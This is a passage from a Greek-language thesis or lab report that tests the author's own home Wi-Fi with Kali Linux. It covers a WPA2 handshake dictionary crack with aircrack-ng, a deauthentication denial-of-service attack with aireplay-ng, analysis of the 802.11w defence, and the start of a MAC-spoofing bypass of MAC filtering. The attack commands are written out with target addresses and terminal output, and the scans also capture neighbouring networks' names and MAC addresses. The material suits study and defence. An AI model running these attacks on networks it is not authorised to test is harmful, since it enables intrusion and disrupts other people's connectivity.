Sudo mv temp.txt /usr/share/wordlists/rockyou.txt	Μετονομασία αρχείου 'temp.txt' σε 'rockyou.txt'

Πίνακας 9 Εντολές δημιουργίας αρχείου με το τερματικό του Kali Linux, εγγραφής του κωδικού στο αρχείο και ενσωμάτωσης του προεγκατεστημένου αρχείου του Kali με τους καταχωρημένους κωδικούς

Στην **Εικόνα 11** βλέπουμε screenshot με την εκτέλεση των εντολών στο τερματικό του Kali.

Και στην **Εικόνα 12** βλέπουμε screenshot με την εκτέλεση της εντολής στο τερματικό του Kali για Μετονομασία αρχείου temp.txt σε rockyou.txt. Όταν ζητάει κωδικό το Kali, όπως φαίνεται στο screenshot, βάζουμε "kali".

```
(kali@kali)-[~]
$ echo 'aNd[REDACTED]1!' > temp.txt

(kali@kali)-[~]
$ head -n 2 temp.txt
aNd[REDACTED]1!

(kali@kali)-[~]
$ cat /usr/share/wordlists/rockyou.txt >> temp.txt

(kali@kali)-[~]
$ head -n 5 temp.txt
aNd[REDACTED]1!
123456
12345
123456789
password
```

Εικόνα 11 Καταχώρηση του κωδικού σε προσωρινό αρχείο 'temp.txt'

```
(kali@kali)-[~]
$ sudo mv temp.txt /usr/share/wordlists/rockyou.txt
[sudo] password for kali:
```

Εικόνα 12 Μετονομασία αρχείου temp.txt σε rockyou.txt

Καθώς ο κωδικός βρισκόταν πλέον στη λίστα, το εργαλείο εμφάνισε το μήνυμα "KEY FOUND!", αποκαλύπτοντας τον κωδικό σε απλό κείμενο όπως βλέπουμε και στην Εικόνα 13.

```
(kali@kali)-[~]
$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt NOVA_handshake_cap-10.cap

Reading packets, please wait ...
Opening NOVA_handshake_cap-10.cap
Read 5739 packets.

# BSSID          ESSID          Encryption
1 02:EB:D8:73:A1:D2 andrZV_Papa    WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait ...
Opening NOVA_handshake_cap-10.cap
Read 5739 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 24/10303725 keys tested (798.52 k/s)

Time left: 3 hours, 35 minutes, 3 seconds      0.00%

KEY FOUND! [ and[REDACTED]1! ]

Master Key      : F4 8E D8 25 24 11 86 3E 9F ED C7 E7 7E 7F E6 8C
                  DE FF 7E D7 5A F5 F3 67 94 0F 01 6E 64 2D 9A 1B

Transient Key    : D2 24 6F AA A8 58 91 0D 01 59 1A AF 15 2F 76 70
                  77 7B 6D AB 09 C4 43 16 89 29 26 F1 65 0E 43 B9
                  5E EE D0 1B 73 C0 B8 7A 40 BB 5C F0 BF EB 1E E0
                  F1 3A AA 6A DC FD D8 E5 7F 99 FB 09 D3 7F E5 3B

EAPOL HMAC      : D7 AA 4E BD C0 06 CD C3 2F E2 65 C8 9F 15 30 08

(kali@kali)-[~]
```

Εικόνα 13 KEY FOUND

Η επιτυχία αυτής της επίθεσης υπογραμμίζει ότι η ασφάλεια του WPA2-PSK εξαρτάται αποκλειστικά από την πολυπλοκότητα του κωδικού πρόσβασης. Αν ο κωδικός περιλαμβάνεται σε ένα λεξικό, η παραβίαση του δικτύου είναι θέμα χρόνου, ανεξάρτητα από την ισχύ του αλγορίθμου κρυπτογράφησης AES.

5.5 Επίθεση 3 : Denial of Service (DoS) και Ανάλυση του Προτύπου 802.11w

Η επίθεση Deauthentication, πέρα από μέσο για την υποκλοπή του handshake, μπορεί να χρησιμοποιηθεί και ως επίθεση Denial of Service (DoS), στοχεύοντας άμεσα στη διαθεσιμότητα (Availability) των υπηρεσιών του δικτύου.

5.5.1 Υλοποίηση επίθεσης DoS

Η επίθεση βασίζεται στην αποστολή πλαστών πακέτων αποσύνδεσης (Deauth Frames) τα οποία φαίνονται να προέρχονται από το Access Point. Σε αυτό το σενάριο, χρησιμοποιήθηκε το εργαλείο **aireplay-ng** με σκοπό τη συνεχή αποσύνδεση ενός πελάτη από το Access Point, καθιστώντας αδύνατη τη χρήση του διαδικτύου για το θύμα, καθιστώντας το δίκτυο μη λειτουργικό.

Βήματα Υλοποίησης:

1. **Ενεργοποίηση Monitor Mode:** Πριν την έναρξη της επίθεσης, η ασύρματη κάρτα πρέπει να τεθεί σε λειτουργία παρακολούθησης ώστε να μπορεί να "εγχέει" (inject) πακέτα στον αέρα.
 - Αρχικά εκτελούμε την εντολή **sudo airmon-ng check kill**. Τερματίζει διεργασίες του συστήματος που μπορεί να ανακτήσουν τον έλεγχο της κάρτας και να διακόψουν την επίθεση.
 - Και στην συνέχεια την εντολή: **sudo airmon-ng start wlan0**. Μετατρέπει την κάρτα σε λειτουργία monitor mode (Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε.). Πλέον η κάρτα δεν λειτουργεί ως απλός δέκτης, αλλά ως εργαλείο ανάλυσης και έγχυσης πακέτων.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
609 NetworkManager
749 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8814au TP-Link Archer T9UH v1 [Realtek RTL8814AU]
      (monitor mode enabled)

(kali@kali)-[~]
$
```

Εικόνα 14 `sudo airmon-ng start wlan0`

2. **Αναζήτηση του στόχου:** Εκτελούμε την εντολή `sudo airodump-ng wlan0`. Σαρώνει τα κανάλια και μας εμφανίζει λίστα με τα γύρω δίκτυα (εικόνα 15). Μόλις εντοπίσουμε το δίκτυο που αναζητούμε ("andrZV_Papa") στο κανάλι 44, με BSSID 02:EB:D8:73:A5:7A σταματάμε τη σάρωση.

File	Actions	Edit	View	Help			
00:EB:D8:D3:A5:7B	-28	4	0	0 44 866 WPA2 CCMP PSK <length: 0>			
02:EB:D8:73:A1:D2	-76	0	0	0 44 866 WPA2 CCMP PSK andrZV_Papa			
02:EB:D8:73:A5:7A	-28	4	0	0 44 866 WPA2 CCMP PSK andrZV_Papa			
5C:A4:F4:9B:7D:91	-74	3	0	0 40 1733 WPA2 CCMP PSK VODAFONE_H268Q-4942			
E0:19:54:4E:77:48	-85	2	0	0 40 780 WPA2 CCMP PSK Nova_5G_Z4zdsgt			
62:3D:29:B5:B9:D0	-76	2	0	0 40 866 WPA2 CCMP PSK Huawei_gHGR3f			
74:6F:8B:AB:6D:BC	-70	1	0	0 40 1733 WPA2 CCMP PSK VODAFONE_H268Q-7263			
10:50:72:29:04:96	-85	3	0	0 36 866 WPA2 CCMP PSK VODAFONE_2021_HOME_2.4			
E2:19:54:3B:68:EB	-87	4	0	0 36 780 WPA2 CCMP PSK <length: 0>			
0B:AA:89:7B:F2:8C	-77	2	0	0 13 130 WPA2 CCMP PSK WIND_78F28C			
92:95:7F:B4:05:D3	-82	1	0	0 12 130 WPA2 CCMP PSK COSMOTE-981485			
C0:94:AD:9F:0E:4F	-75	3	3	0 11 130 WPA2 CCMP PSK paokara2.4			
4A:3F:DA:34:3B:70	-80	5	0	0 1 48 OPN SmartLife-3B70			
E0:B6:68:1B:56:9F	-68	11	0	0 8 130 WPA2 CCMP PSK VODAFONE_H268Q-5688			
F8:75:8B:1D:10:64	-80	7	0	0 10 130 WPA2 CCMP PSK Zolotas			
62:3D:29:B5:B9:CC	-76	5	0	0 11 400 WPA2 CCMP PSK Huawei_gHGR3f			
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
DC:F5:10:2B:78:52	FE:5E:54:21:23:DF	-85	0 - 1	0	4		
5C:A4:F4:9B:7D:90	54:3A:D6:15:DA:26	-83	0 - 1	0	2		
02:EB:D8:23:A1:D2	50:FD:D5:D8:35:1C	-81	0 - 6	0	5		
80:B0:7B:B9:07:94	E0:D8:C4:72:BB:9E	-79	0 - 1	0	3		
00:EB:D8:D3:A1:D2	06:EB:D8:D3:A5:7A	-30	0 - 24e	0	2		
44:59:43:56:FE:7C	1C:CC:D6:0C:D8:46	-81	0 - 1e	0	2		
2B:77:77:F2:FD:F8	46:C9:31:7B:E0:D4	-81	0 - 1	0	3	COSMOTE-dgvrxs	
B4:FB:EA:5A:D6:83	57:A1:6B:B4:01:12	-81	0 - 12	0	204		
C4:27:28:4D:E4:51	20:2B:8C:66:68:66	-83	0 - 6	0	1		
E0:B6:68:1B:56:A0	42:B3:7F:E9:32:76	-82	0 - 6e	0	1		
FA:3E:95:DE:F2:04	CA:13:97:11:3A:40	-1	1e- 0	0	4		
00:EB:D8:D3:A1:D3	0A:EB:D8:D3:A5:7A	-29	0 - 6e	0	1		
02:EB:D8:73:A1:D2	94:44:44:0A:0A:19	-67	0 - 1	59	32		
02:EB:D8:73:A5:7A	2C:AE:2B:FD:05:EA	-19	0 - 24e	0	1		
02:EB:D8:73:A5:7A	BC:F1:71:24:14:6D	-18	0 - 6e	0	1		
(not associated)	98:17:3C:00:15:8D	-79	0 - 1	36	5	DF	
(not associated)	48:7A:FF:B9:89:AE	-69	0 - 1	0	4		
(not associated)	A0:95:7F:B4:05:D1	-81	0 - 1	0	3		
(not associated)	00:90:4C:BE:20:01	-77	0 - 1	0	26		
(not associated)	2C:6F:C9:15:CB:CE	-83	0 - 1	0	3	COSMOTE-PAOK	
(not associated)	68:3A:48:25:99:07	-81	0 - 1	21	49	BILLYSZOI	
(not associated)	48:02:D0:22:55:E0	-85	0 - 6	0	3	ROUTER	
92:95:7F:B4:05:D3	D4:D2:D6:00:C6:D1	-81	0 - 1	0	2		
F8:75:8B:1D:10:64	B2:BA:D7:A4:9F:82	-83	0 - 1e	0	5		

Εικόνα 15 `sudo airodump-ng wlan0`

3. **Εστίαση στον στόχο και το κανάλι:** Για να συντονιστεί η κάρτα μας στην ίδια συχνότητα και να στοχοποιήσουμε το συγκεκριμένο δίκτυο, θα εκτελέσουμε την εντολή `sudo airodump-ng -bssid 02:EB:D8:73:A5:7A -c 44 wlan0`. (Κρατάμε αυτό το παράθυρο ανοιχτό για να βλέπουμε την κατάσταση της σύνδεσης του πελάτη).
4. **Εκτέλεση της Επίθεσης Deauthentication για εφαρμογή επίθεσης DoS (Σε νέο τερματικό):** Σε αυτό το στάδιο αποστέλλονται τα πλαστά πακέτα που προκαλούν το DoS. Εκτελούμε την εντολή `sudo aireplay-ng -0 0 -a [MAC_AP] -c [MAC_CLIENT] wlan0` και με τις κατάλληλες παραμέτρους `sudo aireplay-ng -0 0 -a 02:EB:D8:73:A5:7A -c 2C:AE:2B:FD:05:EA wlan0` (Εικόνα 15 & Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε.)

Επεξήγηση παραμέτρων	
-0	Ενεργοποιεί την επίθεση Deauthentication.
0	Ορίζει την αποστολή άπειρων πακέτων (infinite flood).
-a	Η ταυτότητα του Router (BSSID).
-c	Η ταυτότητα της συσκευής-θύματος (Client)


Όσο η εντολή εκτελείται, η συσκευή-στόχος παραμένει σε μια διαρκή κατάσταση προσπάθειας επανασύνδεσης, χωρίς επιτυχία, όπως φαίνεται και στην **Εικόνα 18**. Το Kali Linux εμφανίζεται ως το Router και λέει στο θύμα "Αποσυνδέσου". Ταυτόχρονα, εμφανίζεται στο Router ως το θύμα και λέει "Αποσυνδέομαι".

The image shows two terminal windows side-by-side. The left window displays the output of the 'aireplay-ng' command, showing the interface 'wlan0' and the target BSSID '02:EB:08:73:AS:7A'. The right window shows the command being executed: 'sudo aireplay-ng -0 0 -a 02:EB:08:73:AS:7A -c 2C:AE:2B:FD:05:EA wlan0'. The output shows the tool sending 64 directed DeAuth frames to the target.

Εικόνα 16 Αρχική sudo_aireplay_ng -0 0 -a [MAC_AP] -c [MAC_Glient] wlan0

The image shows two terminal windows side-by-side, continuing the output from the previous screenshot. The left window shows the 'aireplay-ng' tool sending 64 directed DeAuth frames to the target. The right window shows the command being executed: 'sudo aireplay-ng -0 0 -a 02:EB:08:73:AS:7A -c 2C:AE:2B:FD:05:EA wlan0'. The output shows the tool sending 64 directed DeAuth frames to the target.

Εικόνα 17 sudo_aireplay_ng -0 0 -a [MAC_AP] -c [MAC_Glient] wlan0



Εικόνα 18 ΕΠΙΤΥΧΗΜΕΝΗ_ΕΠΙΘΕΣΗ Denial of Service (DoS)


5.5.2 Πειραματικές Παρατηρήσεις και Τεχνική Ανάλυση

Κατά την εκτέλεση του πειράματος, όπως φαίνεται στα screenshots, προέκυψαν τα εξής συμπεράσματα:

Αρχική Επιτυχία και Συσσώρευση Σφαλμάτων: Στο τερματικό του airodump-ng, η στήλη **Lost** εμφάνισε ραγδαία αύξηση (από 375 σε 830 πακέτα), ενώ τα συνολικά Frames εκτοξεύθηκαν από 8.030 σε 25.502 (screenshots *Εικόνα 15* & *Εικόνα 16*). Αυτό αποδεικνύει ότι η κάρτα δικτύου "βομβαρδίζει" επιτυχώς τη σύνδεση.

Ανθεκτικότητα Συσκευής (Tablet) σε επόμενες επιθέσεις: Ενώ αρχικά η επίθεση **Denial of Service (DoS)** ήταν επιτυχημένη, η δεύτερη και όλες οι επόμενες προσπάθειες δεν είχαν επιτυχία. Το σύστημα Mercusys AX3000 (το οποίο υποστηρίζει τεχνολογία Wi-Fi 6) στο οποίο έγιναν οι επιθέσεις, με την χρήση του πρωτοκόλλου 802.11w ενεργοποιημένο, προστάτεψε την σύνδεση και δεν επέτρεψε την αποσύνδεση της συσκευής. Διατήρησε τη

λειτουργία του στο κανάλι 44, χωρίς να ενεργοποιήσει αυτόματη αλλαγή συχνότητας (Channel Hopping), αλλά οι επιθέσεις του kali Linux δεν είχαν την επιτυχία που είχε την πρώτη προσπάθεια. Όπως φαίνεται στην Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε., παρόλο που το Kali Linux στέλνει συνεχή πακέτα DeAuth (Sending 64 directed DeAuth), το tablet παραμένει συνδεδεμένο στο Wi-Fi.



Εικόνα 19 Αποτυχημένη Επίθεση

5.5.3 Αντίμετρο: Το Πρότυπο 802.11w (Management Frame Protection)

Προκειμένου να επαληθευτεί η θεωρητική αποτελεσματικότητα των σύγχρονων μηχανισμών άμυνας, η μελέτη εστίασε στην εφαρμογή του προτύπου 802.11w (MFP). Στο συγκεκριμένο πειραματικό περιβάλλον (Mercusys AX3000), το πρότυπο αυτό είναι ενσωματωμένο στο πρωτόκολλο WPA2/WPA3-Personal.

Κατά τη διάρκεια των επαναλαμβανόμενων δοκιμών, επιβεβαιώθηκε η ενεργοποίηση της προστασίας πλαισίων διαχείρισης. Το αποτέλεσμα ήταν η πλήρης εξουδετέρωση της επίθεσης DoS, καθώς το Tablet-στόχος διατήρησε αδιάλειπτη τη σύνδεσή του παρά τον καταιγισμό πακέτων deauthentication από το Kali Linux, όπως φαίνεται στην **Εικόνα 19**.

Τεχνική Ερμηνεία: Η αποτυχία της επίθεσης οφείλεται στο γεγονός ότι το 802.11w προσθέτει μια κρυπτογραφική υπογραφή (Message Integrity Check - MIC) στα πακέτα αποσύνδεσης.

- Όταν το Kali Linux στέλνει πλαστά πακέτα, αυτά στερούνται του απαραίτητου κλειδιού υπογραφής.
- Ο πελάτης (Client), αναγνωρίζοντας την έλλειψη εγκυρότητας, απορρίπτει τα πακέτα ως κακόβουλα.

Συμπέρασμα: Η μετάβαση σε πρωτόκολλα που υποστηρίζουν MFP (WPA3 ή WPA2 με 802.11w) αποτελεί την οριστική λύση για την εξάλειψη των επιθέσεων deauthentication. Η πρακτική δοκιμή απέδειξε ότι η ασφάλεια του δικτύου δεν βασίζεται πλέον μόνο στην ισχύ του κωδικού πρόσβασης, αλλά και στη θωράκιση της ίδιας της αρχιτεκτονικής του πρωτοκόλλου επικοινωνίας [14], [17].

5.6 Επίθεση 4 : Παράκαμψη Μηχανισμών Ελέγχου Πρόσβασης (MAC Filtering) μέσω MAC Address Spoofing

Στην παρούσα ενότητα εξετάζεται η αξιοπιστία και η ανθεκτικότητα των συστημάτων που βασίζουν την ασφάλειά τους στο φιλτράρισμα των φυσικών διευθύνσεων (MAC Filtering). Παρόλο που το μέτρο αυτό προβάλλεται συχνά από τους κατασκευαστές δρομολογητών (Routers) ως μια επιπλέον δικλείδα ασφαλείας, η πρακτική δοκιμή αποδεικνύει ότι πρόκειται για έναν μηχανισμό που παρακάμπτεται με ελάχιστη προσπάθεια από έναν εισβολέα. Η επίθεση αυτή στοχεύει στην παραβίαση της Αυθεντικοποίησης (Authentication) του δικτύου.

5.6.1 Το Πρόβλημα της "Ορατής" Ταυτότητας MAC στις Ασύρματες Επικοινωνίες

Η βασική αδυναμία που καθιστά δυνατή την παράκαμψη του MAC Filtering εντοπίζεται στη δομική αρχιτεκτονική του προτύπου IEEE 802.11 και στον τρόπο διαχείρισης της ταυτότητας του υλικού.

Η Φύση και η Μοναδικότητα της Διεύθυνσης MAC: Κάθε κάρτα δικτύου διαθέτει μια παγκοσμίως μοναδική διεύθυνση MAC (Media Access Control), η οποία είναι εγγεγραμμένη στο φυσικό υλικό της (ROM) κατά την κατασκευή της. Αυτή η διεύθυνση, γνωστή και ως Burned-In Address (BIA), υποτίθεται ότι αποτελεί το αμετάβλητο "ψηφιακό αποτύπωμα" της συσκευής. Στο επίπεδο Data Link (OSI Layer 2), η διεύθυνση αυτή χρησιμοποιείται για τη φυσική διευθυνσιοδότηση και τον έλεγχο πρόσβασης στο μέσο, επιτρέποντας στο Access Point να ξεχωρίζει τους διαφορετικούς πελάτες εντός του ίδιου δικτύου [25].

Η "Ανοιχτή" Μετάδοση της Ταυτότητας: Παρά τη μοναδικότητά της, το πρωτόκολλο 802.11 παρουσιάζει μια κρίσιμη αδυναμία: οι διευθύνσεις MAC του αποστολέα και του παραλήπτη περιλαμβάνονται στην επικεφαλίδα (header) των πακέτων Wi-Fi σε μη κρυπτογραφημένη μορφή (Cleartext). Σε αντίθεση με τα δεδομένα του χρήστη που προστατεύονται από το WPA2/WPA3, οι διευθύνσεις MAC πρέπει να παραμένουν ορατές για να μπορούν τα Access Points να αναγνωρίσουν και να δρομολογήσουν το πακέτο πριν την αποκρυπτογράφηση [25]. Συνεπώς, ένας εισβολέας σε Monitor Mode μπορεί παθητικά

να "ακούσει" τον αέρα και να συλλέξει μια λίστα με όλες τις έγκυρες διευθύνσεις MAC που επικοινωνούν με το δίκτυο-στόχο, χωρίς να διαθέτει κωδικό πρόσβασης [23][24].

Η Ψευδαίσθηση της Μόνιμης Διεύθυνσης (Hardware vs Software MAC): Υπάρχει η εσφαλμένη αντίληψη ότι η διεύθυνση MAC είναι αμετάβλητη επειδή είναι "εγγεγραμμένη" στο υλικό. Στην πραγματικότητα, ενώ η BIA στο τσιπάκι παραμένει σταθερή, το λειτουργικό σύστημα (Kali Linux, Android, κ.α.) επιτρέπει στον οδηγό (driver) της κάρτας να την αντικαταστήσει σε επίπεδο λογισμικού (**Software MAC**). Κατά την επίθεση Spoofing, ο εισβολέας "δηλώνει" μια πλαστή διεύθυνση στα πακέτα του. Ο Router, μη μπορώντας να ελέγξει το φυσικό υλικό, βασίζεται στην τιμή του πεδίου "Source MAC" του ψηφιακού πακέτου. Αν αυτή συμπίπτει με τη "Λευκή Λίστα" (Whitelist), η πρόσβαση επιτρέπεται αμέσως [21][23].

Προεκτάσεις στην Ιδιωτικότητα και Σύγχρονες Τεχνικές Προστασίας: Η ευκολία υποκλοπής της MAC διεύθυνσης αποτελεί σοβαρή απειλή για την ιδιωτικότητα, καθώς επιτρέπει τη γεωγραφική ιχνηλάτηση (tracking) του κατόχου της συσκευής μέσω δημόσιων Hotspots. Για την αντιμετώπιση αυτού, τα σύγχρονα λειτουργικά συστήματα (Android 10+, iOS 14+) εφαρμόζουν το MAC Randomization, δημιουργώντας τυχαίες, προσωρινές διευθύνσεις για κάθε σύνδεση. Στην παρούσα πρακτική δοκιμή, χρησιμοποιούμε αυτή τη δυνατότητα επιθετικά: υιοθετούμε την ταυτότητα ενός νόμιμου χρήστη, ακυρώνοντας την αποτελεσματικότητα του φιλτραρίσματος [26].

Αξιολόγηση ως Μέτρο Ασφαλείας: Το συμπέρασμα είναι ότι το MAC Filtering παρέχει μόνο μια "ψευδαίσθηση ασφάλειας" (**Security through obscurity**). Είναι ανεπαρκές απέναντι σε εργαλεία όπως η σουίτα Aircrack-ng. Όπως αναφέρει ο **Thomas d'Otreppe**, δημιουργός του Aircrack-ng, η βασική ασφάλεια πρέπει να στηρίζεται σε ισχυρή κρυπτογράφηση και όχι σε στατικά αναγνωριστικά που διαρρέουν ελεύθερα στον αέρα [24]. Το φιλτράρισμα των MAC addresses μπορεί να λειτουργήσει μόνο ως συμπληρωματικό μέτρο για την αποτροπή μη έμπειρων χρηστών [22].

5.6.2 Στάδια Πρακτικής Υλοποίησης και Ανάλυση Εντολών

Η διαδικασία της επίθεσης χωρίζεται σε τρεις φάσεις: **A)** την προετοιμασία του υλικού, **B)** την αναγνώριση του στόχου και **Γ)** την τεχνική αλλαγή της ταυτότητας της κάρτας δικτύου.

Φάση A: Ενεργοποίηση Monitor Mode και Προετοιμασία

Πριν από οποιαδήποτε ενέργεια, η ασύρματη διεπαφή του Kali Linux πρέπει να τεθεί σε κατάσταση παρακολούθησης (Monitor Mode), ώστε να μπορεί να "διαβάζει" πακέτα που δεν προορίζονται για την ίδια και να επιτρέπει την έγχυση πακέτων (packet injection). Για την ενεργοποίηση του Monitor Mode όπως έχει περιγραφεί και σε προηγούμενα υποκεφάλαια θα εκτελέσουμε τις εντολές

sudo airmon-ng check kill για να τερματίσει διεργασίες του λειτουργικού συστήματος (όπως ο NetworkManager ή ο wpa_supplicant) που ενδέχεται να παρεμβληθούν στη λειτουργία της κάρτας (*Εικόνα 20*). Είναι απαραίτητο βήμα για τη διασφάλιση της σταθερότητας της κάρτας κατά την επίθεση [24].

sudo airmon-ng start wlan0 για να μετατρέψουμε τη διεπαφή από "Managed" (κανονική λειτουργία) σε "Monitor" (*Εικόνα 20*). Η κάρτα μετονομάζεται συνήθως σε wlan0.

```
File Actions Edit View Help

(kali@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  746 wpa_supplicant

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8814au   TP-Link Archer T9UH v1 [Realtek RT
L8814AU]

              (monitor mode enabled)

(kali@kali)-[~]
$
```

Εικόνα 20 `sudo airmon-ng check kill`

Φάση B: Παθητική Αναγνώριση και Επιλογή Στόχου (Reconnaissance)

Σε αυτό το στάδιο, αναζητούμε μια έγκυρη διεύθυνση MAC που είναι ήδη "εγκεκριμένη" από το router.

Θα εκτελέσουμε την εντολή `sudo airodump-ng wlan0` για να ξεκινήσει η σάρωση όλων των διαθέσιμων ασύρματων δικτύων. Εντοπίζουμε το δίκτυο μου "**andrZV_Papa**" (BSSID: **02:EB:D8:73:A5:7A**) και το κανάλι λειτουργίας του (CH 44).

Με την εντολή `sudo airodump-ng --bssid 02:EB:D8:73:A5:7A -c 44 wlan0` για να εστιάσουμε τη σάρωση αποκλειστικά στον στόχο. Στο κάτω μέρος του τερματικού (ενότητα STATIONS), βλέπουμε τις MAC διευθύνσεις των συνδεδεμένων συσκευών (Εικόνα 21). Η στήλη PWR υποδεικνύει την ισχύ του σήματος που λαμβάνει η κάρτα δικτύου (TP-Link Archer T9UH) από το Access Point ή τον Client. Μετριέται σε dBm (decibel-milliwatts). Οι τιμές είναι πάντα αρνητικές. Όσο πιο κοντά στο μηδέν είναι ο αριθμός, τόσο πιο δυνατό είναι το σήμα.

- -20 έως -40 dBm: Εξαιρετικό σήμα (η συσκευή βρίσκεται πολύ κοντά στην κάρτα). Στο δικό μου screenshot, η τιμή -33 είναι ιδανική για επίθεση, καθώς διασφαλίζει ότι η επικοινωνία και η έγχυση πακέτων θα πραγματοποιηθούν χωρίς απώλειες.
- -70 έως -80 dBm: Ασθενές σήμα. Σε αυτές τις τιμές, η επίθεση DoS μπορεί να αποτύχει λόγω απώλειας πακέτων στον αέρα.

Στην ανάλυση του δικτύου-στόχου μέσω του *airodump-ng*, η ένδειξη **Rate 6e-24** παρέχει σημαντικές πληροφορίες για τις παραμέτρους λειτουργίας του Access Point. Η τιμή **6** αντιπροσωπεύει τον ελάχιστο ρυθμό μετάδοσης (Basic Rate) για τη διασφάλιση της λήψης των πακέτων ελέγχου, ενώ το επίθεμα "**e**" επιβεβαιώνει ότι ο Router υποστηρίζει το πρότυπο IEEE 802.11e (QoS) για τη διαχείριση ποιότητας υπηρεσίας. Η τιμή **24** υποδηλώνει τον μέγιστο ρυθμό μετάδοσης για τα πακέτα διαχείρισης στο κανάλι 44. Οι τιμές αυτές επιβεβαιώνουν ότι το δίκτυο λειτουργεί με σύγχρονες προδιαγραφές, γεγονός που καθιστά την παθητική αναγνώριση των διευθύνσεων MAC μια σταθερή και αξιόπιστη διαδικασία [21], [24].

Επιλέγουμε τη MAC διεύθυνση του tablet (2C:AE:2B:FD:05:EA), η οποία είναι ενεργή και άρα περιλαμβάνεται στη "Λευκή Λίστα" του Access Control.

File Actions Edit View Help

CH 44][Elapsed: 36 s][2026-02-26 13:34][resumed output

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:EB:D8:73:A5:7A	-28	100	368	45 0	44	866	WPA2	CCMP	PSK	andrZV_Papa

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
02:EB:D8:73:A5:7A	76:1F:55:B3:BB:DA	-37	6e- 6e	0	9		
02:EB:D8:73:A5:7A	24:2F:D0:8A:E4:9F	-41	6e-24e	0	29		
02:EB:D8:73:A5:7A	BC:F1:71:24:14:6D	-18	6e- 6e	0	21		
02:EB:D8:73:A5:7A	2C:AE:2B:FD:05:EA	-33	6e-24	0	28		

